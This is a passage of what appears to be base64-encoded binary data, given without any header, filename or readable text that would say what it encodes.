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
